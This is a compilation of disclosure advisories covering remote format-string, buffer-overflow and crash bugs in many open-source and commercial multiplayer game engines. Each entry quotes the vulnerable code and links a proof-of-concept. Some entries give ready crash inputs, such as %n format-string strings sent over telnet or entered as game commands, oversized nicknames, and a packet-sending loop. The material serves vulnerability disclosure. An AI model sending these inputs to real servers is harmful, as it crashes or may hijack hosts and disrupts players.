if(raydium_console_line_last>=RAYDIUM_CONSOLE_MAX_LINES)
   raydium_console_line_last=0;

strcpy(raydium_console_lines[raydium_console_line_last],str);
}
```

B] format string in raydium_log

The same raydium_log function described above is affected also by a format string vulnerability caused by the calling of raydium_console_line_add passing directly the text string without the required format argument:

```
  raydium_console_line_add(str);
```

C] NULL function pointer in raydium_network_netcall_exec

The function raydium_network_netcall_exec is called by raydium_network_read for selecting the specific function to use for handling the type of packet received.
The raydium_network_netcall_type array is initialized with the type -1 so if the attacker uses the type *0xff* the function will try to call raydium_network_netcall_func which is still initialized with a NULL pointer.
The effect is the crash of the program.

From raydium/network.c:

```
...
for(i=0;i<RAYDIUM_NETWORK_MAX_NETCALLS;i++)
    {
    raydium_network_netcall_type[i]=-1;
    raydium_network_netcall_func[i]=0;
    raydium_network_netcall_tcp[i]=0;
    }
...

void raydium_network_netcall_exec(int type,char *buff)
{
char tmpbuff[RAYDIUM_NETWORK_PACKET_SIZE];
int i;
void (*f)(int, char*);

for(i=0;i<RAYDIUM_NETWORK_MAX_NETCALLS;i++)
 if(raydium_network_netcall_type[i]==type)
 {
    memcpy(tmpbuff,buff,RAYDIUM_NETWORK_PACKET_SIZE);
```

```
    f=raydium_network_netcall_func[i];
    f(type,tmpbuff);
 }
}
```

D] buffer-overflow and invalid memory access in raydium_network_read

---

The function raydium_network_read is affectd by some buffer-overflow
bugs which happen during the writing of some global variables
allocated in an array of 32 *(RAYDIUM_NETWORK_MAX_SERVERS)* elements.
The same function is also affected by an invalid memory access could
happen when the server sends a packet to the client containing an 8
bit id bigger than 8 *(RAYDIUM_NETWORK_MAX_CLIENTS)*.
Both the bugs can be exploited only versus the clients.

From raydium/network.c:

```
signed char raydium_network_read(int *id, signed char *type, char *buff)
    ...
    strcpy(raydium_network_server_list[slot].name,name);
    ...
    strcpy(raydium_network_server_list[slot].info,info);
    ...
    i=buff[RAYDIUM_NETWORK_PACKET_OFFSET];
    strcpy(raydium_network_name[i],buff+RAYDIUM_NETWORK_PACKET_OFFSET+1);
    ...
```

 # Exploit #

http://aluigi.org/poc/raydiumx.zip

Application: *Skulltag*
http://www.skulltag.com
Versions: *<= 0.96f*
Platforms: *Windows*
Bug: *format string*
Exploitation: *remote, versus server*
Date: *23 Apr 2006*

Skulltag is a well known and supported Doom engine mainly based on Zdoom and focused on online gaming.
Unfortunately it's released as closed source although it uses open source code.

 # Vulnerabilities #

The server is affected by a format string vulnerability exploitable when a client passes a wrong version string.
The following are the bugged instructions in the 0.96f executable:

```
* Reference To: MSVCRT.sprintf, Ord:02B2h
                                  |
:004DCCC3 8B3D30415900            mov edi, dword ptr [00594130]
:004DCCC9 8D4C2424                lea ecx, dword ptr [esp+24]
:004DCCCD 50                      push eax      ; client's version
:004DCCCE 51                      push ecx      ; buffer
:004DCCCF FFD7                    call edi      ; sprintf()
```

translated in:

```
  sprintf(buffer, version_sent_by_the_client);
```

The exploitation happens "outside" the server so there are no banning and password limitations for the attacker.
The only so called obstacle happens when the server is full because it can't be attacked during this *(rare)* state.
A note about the possible code execution, the subsequent instructions use the strupr function which converts almost all the chars in the string to upper cases.

 # Exploit #

http://aluigi.org/poc/skulltagfs.zip

Application: *OpenTTD*
http://www.openttd.org
Versions: *<= 0.4.7*
Platforms: *Windows, *nix, *BSD, Mac and others*
Bugs: *A] program termination through big error number*
B] broadcast clients disconnection in multiplayer menu
Exploitation: *A] remote, versus server and client (in-game)*
B] remote, versus clients (broadcast)
Date: *23 Apr 2006*

OpenTTD is a widely played open source clone of the old Transport Tycoon Deluxe game.
Supports LAN and Internet multiplayer.

 # Vulnerabilities #

A] program termination through big error number

Both client and server handle a type of command *(PACKET_SERVER_ERROR* and PACKET_CLIENT_ERROR) for the visualization of some pre-built errors in the console.
The problem happens when an attacker sends an invalid big error number *(8 bit)* which forces the program to terminate spontaneously through the usage of the error*()* function.
The bug is exploitable only in-game so the attacker must have access to the server: his IP must not be banned, he must know the password if it has been set and the server must not be full.

From strings.c:

```
char *GetStringWithArgs(char *buffr, uint string, const int32 *argv)
{
    uint index = GB(string,  0, 11);
    uint tab   = GB(string, 11,  5);

    ...

    if (index >= _langtab_num[tab]) {
        error(
            "!String 0x%X is invalid. "
            "Probably because an old version of the .lng file.\n", string
        );
    }

    return FormatString(buffr, GetStringPtr(GB(string, 0, 16)), argv, GB(string,
24, 8));
}
```

B] broadcast clients disconnection in multiplayer menu

Clients are affected by an harmless bug when they handle UDP packets.
The first 2 bytes of each UDP packet are a 16 bit number which specifies the size of the packet.
If this value in a received packet is invalid *(for example too small)* the client returns immediately to the main menu.
This bug becomes problematic when a malicious server visible in the master server list sends invalid replies to the queries sent from the clients which want to play online and will be no longer able to do it

due to the returning to the main menu.

 # Exploit #

http://aluigi.org/poc/openttdx.zip

Application: *Doomsday engine*
http://www.doomsdayhq.com
http://deng.sourceforge.net
Versions: *<= 1.8.6 (and current SVN 1.9.0)*
Platforms: *Windows, *nix, *BSD, Mac and others*
Bug: *format string bug in Con_Message and Con_Printf*
Exploitation: *remote, versus server and clients*
Date: *03 Apr 2006*

The Doomsday engine is an enhanced and well known open source port of the original Doom engine and is also one of the most played on Internet.

Vulnerabilities

The Doomsday engine contains many functions used for the visualization of the messages in the console.
Both Con_Message and conPrintf are vulnerable to a format string vulnerability which could allow an attacker to execute malicious code versus the server or the clients.
The first function calls a **"Con_Printf(buffer)"** while the second one calls a **"SW_Printf(prbuff)"** if SW_IsActive is enabled *(which means ever)*.

From Src/con_main.c:

```
void Con_Message(const char *message, ...)
{
    va_list argptr;
    char   *buffer;

    if(message[0])
    {
        buffer = malloc(0x10000);

        va_start(argptr, message);
        vsprintf(buffer, message, argptr);
        va_end(argptr);

#ifdef UNIX
        if(!isDedicated)
        {
            // These messages are supposed to be visible in the real console.
            fprintf(stderr, "%s", buffer);
        }
#endif

        // These messages are always dumped. If consoleDump is set,
        // Con_Printf() will dump the message for us.
        if(!consoleDump)
            printf("%s", buffer);

        // Also print in the console.
        Con_Printf(buffer);

        free(buffer);
    }
    Con_DrawStartupScreen(true);
}

...
```

```
void conPrintf(int flags, const char *format, va_list args)
{
    unsigned int i;
    int     lbc;                // line buffer cursor
    char   *prbuff, *lbuf = malloc(maxLineLen + 1);
    cbline_t *line;

    if(flags & CBLF_RULER)
    {
        Con_AddRuler();
        flags &= ~CBLF_RULER;
    }

    // Allocate a print buffer that will surely be enough (64Kb).
    // FIXME: No need to allocate on EVERY printf call!
    prbuff = malloc(65536);

    // Format the message to prbuff.
    vsprintf(prbuff, format, args);

    if(consoleDump)
        fprintf(outFile, "%s", prbuff);
    if(SW_IsActive())
        SW_Printf(prbuff);
    ...
```

 # Exploit #

Connect with telnet to port 13209 *(default)* of a DoomsDay server and type:

```
  JOIN 1234 %n%n%n%n%n
```

The server will crash immediately.

Application: *Zdaemon*
http://www.zdaemon.org
(and also X-Doom R6 1.06.07 http://www.doom2.net/~xdoom/)
Versions: *<= 1.08.01*
Platforms: *Windows and Linux*
Bugs: *A] buffer-overflow in is_client_wad_ok*
B] Invalid memory access in ZD_MissingPlayer, ZD_UseItem and ZD_LoadNewClientLevel/ZD_ValidClient
Exploitation: *A] remote, versus server*
B] remote, versus server (in-game)
Date: *31 Mar 2006*

Zdaemon is the most played Doom engine on Internet with tons of servers available online and many players.

X-Doom instead is an old server-only port focused on Linux/BSD and is/was based on the latest Zdaemon source code which was available before becoming closed source.

 # Vulnerabilities #

A] buffer-overflow in is_client_wad_ok

When a client joins the match, the server checks if the wad files *(the maps)* used on the client are the same it has.
So the client sends the name of each wad used on the server followed by the local md5 hash of the file, the server gets the received filename and copies it in a buffer of 256 bytes using strcpy().
The resulted buffer-overflow is limited by the my_strupr function which converts all the chars in their capital case but during my tests with GDB I was able to overwrite a return address with the original string using a longer filename.
The attacker needs to know the right keyword if the server is protected by password.
IP banning doesn't protect versus this attack because it's a subsequent check and so an attacker can exploit any server on which he is banned.

From server/src/w_wad.cpp *(X-Doom / Zdaemon 1.06)*:

```
char *wad_check::is_client_wad_ok(const char *fname,const byte *csum)
{
    int          i;
    char         temp[256];
    static char errmsg[512];

    strcpy(temp,plain_filename(fname));
    my_strupr(temp);
    if ( (i=find(fname)) < 0 )
    {
        sprintf(errmsg,"\nYou should not load \"%s\" on this server.\nGet rid of
it!\n",temp);
        return errmsg;
    }
    ...
```

B] Invalid memory access in ZD_MissingPlayer, ZD_UseItem and ZD_LoadNewClientLevel/ZD_ValidClient

Zdaemon supports many commands for playing, like changing the player name, chatting, moving, selecting weapons and so on... just like any common multiplayer game.
The functions ZD_MissingPlayer, ZD_UseItem and ZD_ValidClient *(exploitable through ZD_LoadNewClientLevel)* read an 8 bits number from the client which is used to select a specific player slot or item and then doing some operations.
The server uses 16 slots *(MAXPLAYERS)* and less than 40 items *(NUMARTIFACTS)* so if an attacker uses an invalid number the server crashes immediately after trying to access an invalid memory zone.
This is an in-game bug so must be respected all the requirements for accessing the server *(correct md5 hashes of the wads, password and no banning)* or it can't be exploited.

From server/src/sv_main.cpp *(X-Doom / Zdaemon 1.06)*:

```
void ZD_MissingPlayer(void)
{
    int pnum = ZD_ReadByte();       // the player that our client is missing
    int cl = parse_cl;
    player_t*   player = &players[pnum];

    if (!playeringame[pnum])
    {
        Printf("ZD_MissingPlayer: BIG PROBLEM!!\n");
        return;
    }
    ZDOP.Init();
    if (player->isbot)
    ...

void ZD_UseItem(void)
{
    int which = ZD_ReadByte();
    int i;

    // None left!
    if (players[parse_cl].inventory[which] <= 0)
    ...

static void ZD_LoadNewClientLevel(char *levelname, int i)
{
    player_s    *pli;

    if (!ZD_ValidClient(i)) return;
    ...

bool ZD_ValidClient(int i)
{
    return (playeringame[i] && !players[i].isbot);
}
```

 # Exploit #

A] **http://aluigi.org/poc/zdaebof.zip**

B] Add the following code at line 179 of my Zdaemon Fake Players DoS:

```
        for(i = 0; i < 256; i++) {
            p = buff;
            *p++ = 0xff;
            *p++ = cl_missingplayer;    // cl_useitem   cl_wantnewlevel
            *p++ = i;
```

```
            len = send_recv(sd, buff, p - buff, buff, sizeof(buff), 0);
            if(len < 0) break;
        }
        if((len < 0) && (i < 256)) {
            printf("\n  Server IS vulnerable!!!\n\n");
        } else {
            printf("\n  Server doesn't seem vulnerable\n\n");
        }
        close(sd);
        return(0);
```

http://aluigi.org/fakep/zdaemonfp.zip

Application: *Vavoom*
http://www.vavoom-engine.com
Versions: *<= 1.19.1*
Platforms: *Windows, DOS, *nix, *BSD and more*
Bugs: *A] socket unreachable*
B] decompression crash
Exploitation: *remote, versus server and client*
Date: *26 Mar 2006*

Vavoom is an open source engine based on the GPLed Doom engine with many interesting features.
Although it supports multiplayer, it still doesn't have a master server for online gaming.

 # Vulnerabilities #

A] socket unreachable

The game uses an asyncronous socket through the FIONREAD command.
When a packet with no data in it *(0 length)* or bigger than 4096 bytes *(max size supported by the game)* is received, the game continues to see and skip ever the same packet which returns 0 or -1 *(endless loop)* and nobody is able to join and play.
The only way to restore the situation is restarting the server.

B] decompression crash

Exists a buffer-overflow in the handling of the compressed packets.
Anyway is not possible *(I have found no ways)* to exploit it for executing malicious code, so the only effect is the immediate termination of the program.

The problem is caused by the lack of checks on the comprLength value passed by the attacker for specifying and limiting the uncompressed size of the compressed data located in the packet.
The buffer in which is uncompressed the data is packetBuffer.data of 1024 bytes.

From Datagram_GetMessage in source/net_dgrm.cpp:

```
    ...
        uLongf DecomprLength = comprLength;
        if (uncompress(packetBuffer.data, &DecomprLength,
            CompressedData, length - NET_HEADERSIZE) != Z_OK)
    ...
```

 # Exploit #

http://aluigi.org/poc/vaboom.zip

Application: *ENet library*
http://enet.bespin.org
Versions: *<= Jul 2005 (it's the current CVS version)*
Platforms: *Windows, *nix, *BSD and more*
Bugs: *A] invalid memory access (32 bit)*
B] allocation abort with fragment
Exploitation: *remote*
Date: *12 Mar 2006*

ENet is a powerful open source library for handling UDP connections *(it can be defined almost a sort of TCP over UDP)*.
It's very used in some games and engines like Cube, Sauerbraten, Duke3d_w32 and others.

 # Vulnerabilities #

A] invalid memory access *(32 bit)*

ENet uses 32 bit numbers for almost all the parameters in its packets, like fragments offset, data size, timestamps, challenge numbers and so on.
Each packet received by the library *(enet_host_service)* is handled by the enet_protocol_handle_incoming_commands function.
This function uses a pointer *(currentData)* which points to the current command, each packet can contain one or more commands which describe operations like a connection request, an acknowledge, a fragment, a message and more.
The instruction which checks this pointer to avoid that it points over the received packet can be eluded through a big *(negative on 32 bit CPU)* header.commandLength parameter.
After having bypassed the check currentData will point to an invalid zone of the memory and when the cycle will continue on the subsequent command *(commandCount must be major than one)* the application will crash.
64 bit CPUs should be not vulnerable.

From enet_protocol_handle_incoming_commands in protocol.c:

```
    ...
    currentData = host -> receivedData + sizeof (ENetProtocolHeader);

    while (commandCount > 0 &&
           currentData < & host -> receivedData [host -> receivedDataLength])
    {
       command = (ENetProtocol *) currentData;

       if (currentData + sizeof (ENetProtocolCommandHeader) > & host -> receivedD
ata [host -> receivedDataLength])
         return 0;

       command -> header.commandLength = ENET_NET_TO_HOST_32 (command -> header.c
ommandLength);

       if (currentData + command -> header.commandLength > & host -> receivedData
 [host -> receivedDataLength])
         return 0;

       -- commandCount;
       currentData += command -> header.commandLength;
    ...
```

B] allocation abort with fragment

ENet supports also the handling of fragments used to build the messages bigger than the receiver's MTU.
When a fragment is received the library allocates the total message size in memory so it can easily rebuild all the subsequent fragments in this buffer.
If the total data size specified by the attacker cannot be allocated, the library calls abort() and all the program terminates.

From enet_protocol_handle_send_fragment in protocol.c:

```
    ...
       startCommand = enet_peer_queue_incoming_command (peer,
                                                        & hostCommand,
                                                        enet_packet_create (NULL,
 totalLength, ENET_PACKET_FLAG_RELIABLE),
                                                        fragmentCount);
```

 # Exploit #

http://aluigi.org/poc/enetx.zip

Application: *GGZ Gaming Zone*
http://www.ggzgamingzone.org
Versions: *<= 0.0.12*
Platforms: *Windows, *nix, *BSD and more*
Bug: *clients disconnection through malformed XML data*
Exploitation: *remote, versus clients*
Date: *12 Mar 2006*

GGZ Gaming Zone *(GGZ)* is an open source system for chatting and playing online.
Despite its version number the project exists from many time, it's followed by a community and supports many games:
http://www.ggzgamingzone.org/software.php

 # Vulnerabilities #

All the GGZ protocol is based on XML.
Although the software drops bad chars to avoid malformed XML and XML injection exist some ways to bypass these checks.

The first is through the usage of the apex char ' at the end of the nickname passed by a client at login.
When this attacker joins a room the other clients there receive a XML string like the following:

```
<PLAYER ID='mynick'' TYPE='guest' TABLE='-1' LAG='1'/>
```

The clients will disconnect immediately.

Then if the nickname is longer than 16 chars or contains bad chars *(like the apex ' but not at the end)* it will be substituited by the server with <none>.
This default nickname causes the same effect explained before, in fact when the attacker sends a message or exits from the room the other clients consider the received XML string as malformed and disconnect:

```
<CHAT TYPE='normal' FROM='<none>'><![CDATA[message]]></CHAT>
```

The last problem instead is caused by the snprintf() function used by the server which truncates messages and subsequent XML delimiters at 4096 bytes.
When an attacker sends a long text message the other clients don't receive the final **"]]></CHAT>"** delimiter which has been dropped by the server with snprintf():

```
<CHAT TYPE='normal' FROM='mynick'><![CDATA[aaaaaaaaaaaaaaaaaaaaaa...
...aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa_end_here
<UPDATE TYPE='player' ACTION='lag' ROOM='0'>
```

 # Exploit #

http://aluigi.org/poc/ggzcdos.zip

Application: *Alien Arena 2006 Gold Edition*
http://red.planetarena.org
Versions: *<= 5.00*
Platforms: *Windows and Linux*
Bugs: *A] safe_cprintf server format string*
B] Cmd_Say_f server buffer-overflow
C] Com_sprintf crash
Exploitation: *A] remote, versus server (in-game)*
B] remote, versus server (in-game)
C] remote, versus clients and server (in-game)
Date: *07 Mar 2006*

Alien Arena 2006 GE is the latest release of the CodeRED series, an open source game developed on an enhanced version *(CRX engine)* of the GPLed Quake II engine.
The game supports both LAN and Internet multiplayer.

 # Vulnerabilities #

All the bugs need to be exploited in-game so the attacker's IP must be not banned and he must know the right keyword if the server is protected by password.
I have found no ways to exploit them **"externally"**.

A] safe_cprintf server format string

The safe_cprintf*()* function used by the server for sending messages to the clients is affected by a format string vulnerability which could allow the execution of malicious code.
After having built the output string the function passes it as format argument *(yes it's just like a double sprintf)* to gi.cprintf*()* -> **"void PF_cprintf (edict_t *ent, int level, char *fmt, ...)"**.

From games/acesrc/acebot_cmds.c:

```
void safe_cprintf (edict_t *ent, int printlevel, char *fmt, ...)
{
    char    bigbuffer[0x10000];
    va_list     argptr;
    int len;

    if (ent && (!ent->inuse || ent->is_bot))
        return;

    va_start (argptr,fmt);
    len = vsprintf (bigbuffer,fmt,argptr);
    va_end (argptr);

    gi.cprintf(ent, printlevel, bigbuffer);

}
```

B] Cmd_Say_f server buffer-overflow

The function Cmd_Say_f is used by the server for handling the text messages received from the clients.
Cmd_Say_f uses a buffer of 2048 bytes in which puts the nickname of the

player who has sent the message using the secure *(enough secure)* Com_sprintf() function followed by strcat() for appending the received message.
These instructions allow an attacker to exploit the resulted buffer-overflow for executing malicious code.

From source/game/g_cmds.c:

```
void Cmd_Say_f (edict_t *ent, qboolean team, qboolean arg0)
{
    int      i, j;
    edict_t *other;
    char    *p;
    char    text[2048];
    gclient_t *cl;

    if (gi.argc () < 2 && !arg0)
        return;

    if ((!((int)(dmflags->value) & (DF_MODELTEAMS | DF_SKINTEAMS))) || (!ctf->val
ue))
        team = false;

    if (team)
        Com_sprintf (text, sizeof(text), "(%s): ", ent->client->pers.netname);
    else
        Com_sprintf (text, sizeof(text), "%s: ", ent->client->pers.netname);

    if (arg0)
    {
        strcat (text, gi.argv(0));
        strcat (text, " ");
        strcat (text, gi.args());
    }
    else
    {
        p = gi.args();

        if (*p == '"')
        {
            p++;
            p[strlen(p)-1] = 0;
        }
        strcat(text, p);
    }
    ...
```

C] Com_sprintf crash

The Com_sprintf() function is a custom snprintf() replacement widely used in the code.
The only problem of this function *(usually bigbuffer is enough big so doesn't represent a risk)* is caused by the final strncpy() call which is not followed by an instruction for delimiting dest with a NULL byte.
Often, depending by the system/compiler, this lack leads to a crash.
In my tests I were able to crash the precompiled Windows clients without problems through a skin of about 110 chars *(MAX_OSPATH is 128)*.
In fact one of the best ways for exploiting this bug is just using a player with a long skin, weapon or model name so any client which is inside or will join the server while the attacker is playing will be crashed immediately.
In this case we can watch the exploitation in the function

CL_LoadClientinfo() located in client/cl_parse.c.

From source/game/q_shared.c:

```
void Com_sprintf (char *dest, int size, char *fmt, ...)
{
    int     len;
    va_list     argptr;
    char    bigbuffer[0x10000];

    va_start (argptr,fmt);
    len = vsprintf (bigbuffer,fmt,argptr);
    va_end (argptr);
    if (len >= size)
        Com_Printf ("Com_sprintf: overflow of %i in %i\n", len, size);
    strncpy (dest, bigbuffer, size-1);
}
```

 # Exploit #

http://aluigi.org/poc/aa2k6x.zip

Application: *Freeciv*
http://www.freeciv.org
Versions: *<= 2.0.7*
Platforms: *Windows, *nix, *BSD, MacOS and more*
Bug: *bad memory allocation*
Exploitation: *remote, versus server*
Date: *06 Mar 2006*

Freeciv is an open source clone of the well known Civilization game.
The game supports also online gaming through its own metaserver *(which can be seen also on the web)* and GGZ *(**http://www.ggzgamingzone.org**).*

 # Vulnerabilities #

Freeciv supports both plain and compressed data *(admins can disable this feature only recompiling the server from the source code with USE_COMPRESSION undefined)*.
When the server receives a jumbo data *(size set to 0xffff)* it reads the subsequent 32 bits number which identifies the size of the compressed data.
Then it makes a signed comparison to know if the compressed size is major than the data received, if the client uses a negative compressed size value it will be able to elude this check.
After having substracted 6 bytes *(header size)* from this number the server tries to allocate the memory needed for decompressing the data which is fixed to 100 times this size.
If the memory cannot be allocated the server terminates or freezes showing an out of memory message.

 # Exploit #

http://aluigi.org/poc/freecivdos.zip

Application: *Liero Xtreme*
http://lieroxtreme.thegaminguniverse.com
Versions: *<= 0.62b*
Platforms: *Windows*
Bugs: *A] server crash/freeze*
B] format string in the visualization function
Exploitation: *A] remote, versus server*
B] local/remote, versus clients
Date: *06 Mar 2006*

Liero Xtreme *(aka Lierox)* is a freeware clone of the classic DOS game called Liero, and is mainly focused on the possibility of expanding and customizing the game through mods, levels and skins.
Both LAN and Internet multiplayer *(through the master server)* supported.

 # Vulnerabilities #

A] server crash/freeze

The server can be easily crashed or freezed using a long string with the **"connect"** command.
The problem is caused by the instructions used by the game for handling the data of this command which in some cases lead to the immediate crash of the server or a loop which freezes the game.

B] format string in the visualization function

The client's function which visualizes the messages on the screen *(0x004052d0)* is affected by a format string vulnerability which can be used to execute malicious code.
Exist different ways for exploiting this bug but the most interesting are the following:
- joining a server using a properly formatted nickname *(like %n%n%n%n* or %0200*x*) which will be visualized by all the clients currently in the server and all the others which will join when the attacker is playing.
  In this type of exploitaion if the server is protected by password the attacker must know the right keyword.
- hosting a dedicated server visible on the master server *(default)* with a formatted name, so any client which will enter in the **"Join Internet Server"** menu will be exploited immediately.
- creating a level file *(.lxl extension)* with a properly formatted mapname. Due to the leaning of the game for modding this exploitation is very good too.

 # Exploit #

http://aluigi.org/poc/lieroxxx.zip

For the bug B my proof-of-concept exploits only the first method I have explained, for the other two is enough to:

- open the config\config.cfg file and add %0300*0x* where is specified the server's name *(Server.Name)* and then launch the dedicated server
- take the **"userdata\levels\Dirt Level.lxl"** file and overwrite the bytes at offset 36 with the string %0300*0x*

Application: *Sauerbraten engine*
http://sauerbraten.org
Versions: *<= 2006_02_28 and current CVS*
Platforms: *Windows, *nix, *BSD and MacOS*
Bugs: *A] sgetstr() buffer-overflow*
B] invalid memory access
C] clients crash through invalid map
D] crash through unconnected client
Exploitation: *remote, versus both server and clients*
Date: *06 Mar 2006*

Sauerbraten is the evolution of the Cube engine
*(*http://www.cubeengine.com*)* developed by Wouter van Oortmerssen
*(*http://strlen.com*),* in fact can be defined also as "Next-Gen Cube" or
"Cube 2".
It supports both LAN and Internet multiplayer through its master
server.

 # Vulnerabilities #

A] sgetstr() buffer-overflow

The game uses an unchecked function for reading the strings from the
incoming data.
The function is sgetstr() located in shared/cube.h:

```
  #define sgetstr() { char *t = text; do { *t = getint(p); } while(*t++); }
```

The problem, which affects both server and clients, is that this code
copies the input data over the text buffer of size MAXTRANS *(5000 bytes)*
allowing possible malicious code execution.

B] invalid memory access

sgetstr(), getint() and the instructions which call them don't check
the correct length of the input data.
In short is possible to force the server or the client to read over the
received data reaching unallocated zones of the memory and so crashing
immediately.

C] clients crash through invalid map

In the Sauerbraten engine the players have the possibility to choose a
specific map on which playing, if there is only one player in the
server the map is changed immediately otherwise will be voted.
When a client tries to load an invalid map file it exits immediately
showing the "while reading map: header malformatted" error.
When the map is choosed all the clients add a .ogz extension to the
mapname received from the server and load the file.
The max size of the mapname is 260 bytes and the function which loads
the file uses a secure sprintf() which truncates the input mapname
(.ogz included) when the limit is reached.
Then the loading of the map is not sanitized versus possible directory
traversal exploitations so if an attacker *(a player)* specifies a
mapname of about 260 bytes he can force any client which will join the

server *(due to the voting problem explained previously which limits the exploitation of this bug)* to load any file which is not a valid map and so they will exit immediately.
As already said the exploitation happens with any new client which joins the server since the new mapname will remain active in the server for all the current match.

D] crash through unconnected client

A partially connected client can easily crash the Sauerbraten server.
This bug is caused by the following instruction in engine/server.cpp:

```
  int num = ((client *)event.peer->data)->num;
```

In short when the connection times out the server tries to show the host of the disconnected client ignoring that it has never joined.
The effect is the reading of an unallocated zone of the memory.

 # Exploit #

http://aluigi.org/poc/sauerburn.zip

Application: *Cube engine*
http://www.cubeengine.com
Versions: *<= 2005_08_29*
Platforms: *Windows, *nix, *BSD and MacOS*
Bugs: *A] sgetstr() buffer-overflow*
B] invalid memory access
C] clients crash through invalid map
Exploitation: *remote, versus both server and clients*
Date: *06 Mar 2006*

Cube is an interesting open source game and engine developed by Wouter van Oortmerssen *(**http://strlen.com**).*
It supports both LAN and Internet multiplayer through its master server.

 # Vulnerabilities #

A] sgetstr() buffer-overflow

The game uses an unchecked function for reading the strings from the incoming data.
The function is sgetstr() located in cube.h:

```
  #define sgetstr() { char *t = text; do { *t = getint(p); } while(*t++); }
```

The problem, which affects both server and clients, is that this code copies the input data over the text buffer of size MAXTRANS *(5000 bytes)* allowing possible malicious code execution.

B] invalid memory access

sgetstr(), getint() and the instructions which call them don't check the correct length of the input data.
In short is possible to force the server or the client to read over the received data reaching unallocated zones of the memory and so crashing immediately.
The biggest example in the Cube engine is the SV_EXT tag used in the server where is read a 32 bits number from the input data and then is performed a reading loop:

```
  for(int n = getint(p); n; n--) getint(p);
```

C] clients crash through invalid map

In the Cube engine the players have the possibility to choose a specific map on which playing, if there is only one player in the server the map is changed immediately otherwise will be voted.
When a client tries to load an invalid map file it exits immediately showing the **"while reading map: header malformatted"** error.
When the map is choosed all the clients add a .ogz extension to the mapname received from the server and load the file.
The max size of the mapname is 260 bytes and the function which loads the file uses a secure sprintf() which truncates the input mapname *(.ogz included)* when the limit is reached.
Then the loading of the map is not sanitized versus possible directory

traversal exploitations so if an attacker *(a player)* specifies a mapname of about 260 bytes he can force any client which will join the server *(due to the voting problem explained previously which limits the exploitation of this bug)* to load any file which is not a valid map and so they will exit immediately.
As already said the exploitation happens with any new client which joins the server since the new mapname will remain active in the server for all the current match.

 # Exploit #

http://aluigi.org/poc/evilcube.zip

Application: *Tenes Empanadas Graciela (TEG)*
http://teg.sourceforge.net
Versions: *<= 0.11.1*
Platforms: *Linux and *BSD*
Bug: *off-by-one*
Exploitation: *remote, versus server*
Date: *03 Mar 2006*

Tenes Empanadas Graciela *(TEG)* is an open source turn based board game enough similar to Risk.
The game supports also GGZ *(***http://www.ggzgamingzone.org)** for online gaming.

 # Vulnerabilities #

TEG supports nicknames of max 50 chars and automatically adds an underscore when already exist one or more players with the same nickname.
The problem is that the server doesn't check all the underscores previously added to the original nickname leading to an off-by-one vulnerability which immediately crashes the server.

 # Exploit #

Launch two or more clients and use a nickname of 50 chars or send the following data *(with line-feed at the end)* with two or more telnet/netcat to the port 2000 of the server:

player_id=*aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa*,0,0

Application: *Soldier of Fortune II with PunkBuster enabled*
http://www.ravensoft.com/soldier2.html
http://www.PunkBuster.com
Versions: *PB for server < 1.180*
Platforms: *Windows, Linux and Mac*
Bug: *format string*
Exploitation: *remote, versus server (in-game)*
Date: *16 Feb 2006*

PunkBuster is a loved/hated anti-cheat system developed by Even Balance *(**http://www.evenbalance.com**)* and officially used in many diffused games like America's Army, Battlefield 1942/Vietnam/II, Call of Duty, Doom 3 and almost all the games based on the Quake 3 engine.

 # Vulnerabilities #

The PunkBuster server module supports the automatic kick and ban of the players which use invalid cvars, for example with values outside the range specified by the server.
When this situation occurs PB kicks the client using the game's functions *(like a clientkick command)*.
The message sent to the client contains both the name of the monitored cvar and its value on the client, the resulted string is identified as **"reason"**.

The problem is that naturally Soldier of Fortune II makes no checks on the **"reason"** parameter *(watch trap_DropClient)* which is passed by PB or by the server admin for kicking a player, so the subsequent sprintf*()* call is vulnerable to a format string attack *(it is just a double sprintf())*.

Normally there is no way to exploit this bug if you are not the server administrator *(typing: clientkick 0 %n%n%n%n%n)* but PunkBuster is the way which allows any player inside the server to crash or possibly take the control of the remote system.

 # Exploit #

- launch a client
- join a server *(naturally with PunkBuster enabled)*
- type /pb_cvarlist
- choose one of the monitored cvars like **"snaps"** for example
- type: /set CVAR *%n%n%n%n%n%n*
  example: /set snaps *%n%n%n%n%n%n*
- the server will crash after some second during the kicking of the client

Application: *BZFlag*
http://www.bzflag.org
Versions: *<= 2.0.4*
versions minor than 2.0.0 seem not vulnerable
Platforms: *Windows, *BSD, Linux, *nix, MacOS, Solaris, SGI and more*
Bug: *server crash due to the handling of undelimited string*
Exploitation: *remote, versus server*
Date: *25 Dec 2005*
Author: *the bug has been fixed by the developers at the end of October in the CVS version while I have found the bug indipendently and have exploited it one month later since the stable version was (and is) still that vulnerable*
Advisory: *Luigi Auriemma*

BZFlag is a great and well known open source multiplayer tank game.

 # Vulnerabilities #

The callsigns used by the clients are not checked or re-delimited by the server so is possible for a client to pass a callsign with no NULL bytes at its end causing problems *(crash)* to the server during the handling of this string.
On both Linux and Windows for x86 *(using the precompiled packages)* I have reached the server crash without problems but is possible that in some configurations the crash could happen after many tries or also never, depending by how the memory is handled on that platform.

The bug can be exploited also versus password protected servers without knowing the right keyword.

 # Exploit #

http://aluigi.org/poc/bzflagboom.zip

Application: *Scorched 3D*
http://www.scorched3d.co.uk
Versions: *<= 39.1 (bf)*
Platforms: *Windows, Linux, MacOS, FreeBSD and Solaris*
Bugs: *A] format string and buffer-overflow in addLine and SendString**
B] server freeze through negative numplayers
C] ComsMessageHandler buffer-overflow
D] various crashes and possible code execution in Logger.cpp
Exploitation: *remote, versus server*
Date: *02 Nov 2005*

Scorched 3D is a great and well known open source multiplayer game inspired to the old classic Scorched Earth.

 # Vulnerabilities #

A] format string and buffer-overflow in addLine and SendString*

The game is affected by many format string and buffer-overflow bugs which are **"mainly"** located in the GLConsole::addLine, all the ServerCommon::sendString* and ServerCommon::serverLog functions.
All these functions use vsprintf with static buffers of various lengths *(like 1024, 2048 and 10000)* and some of them are called from instructions that pass the user's input *(like messages or commands and values)* directly as format argument opening the server also to format string attacks.

B] server freeze through negative numplayers

Scorched 3D clients use a strange field called numplayers used for creating a specific number of players in the server *(although the client is only one)*.
The problem is in the usage of a negative numplayers value which first bypasses the *(signed)* check used in the code and then freezes the server that enters in an almost endless loop located in ServerConnectHandler.cpp:

```
    for (unsigned int i=0; i<message.getNoPlayers(); i++)
    {
        addNextTank(destinationId,
            ipAddress,
            uniqueId.c_str(),
            message.getHostDesc(),
            false);
    }
```

If the server is protected with a password the attacker must know the right keyword.

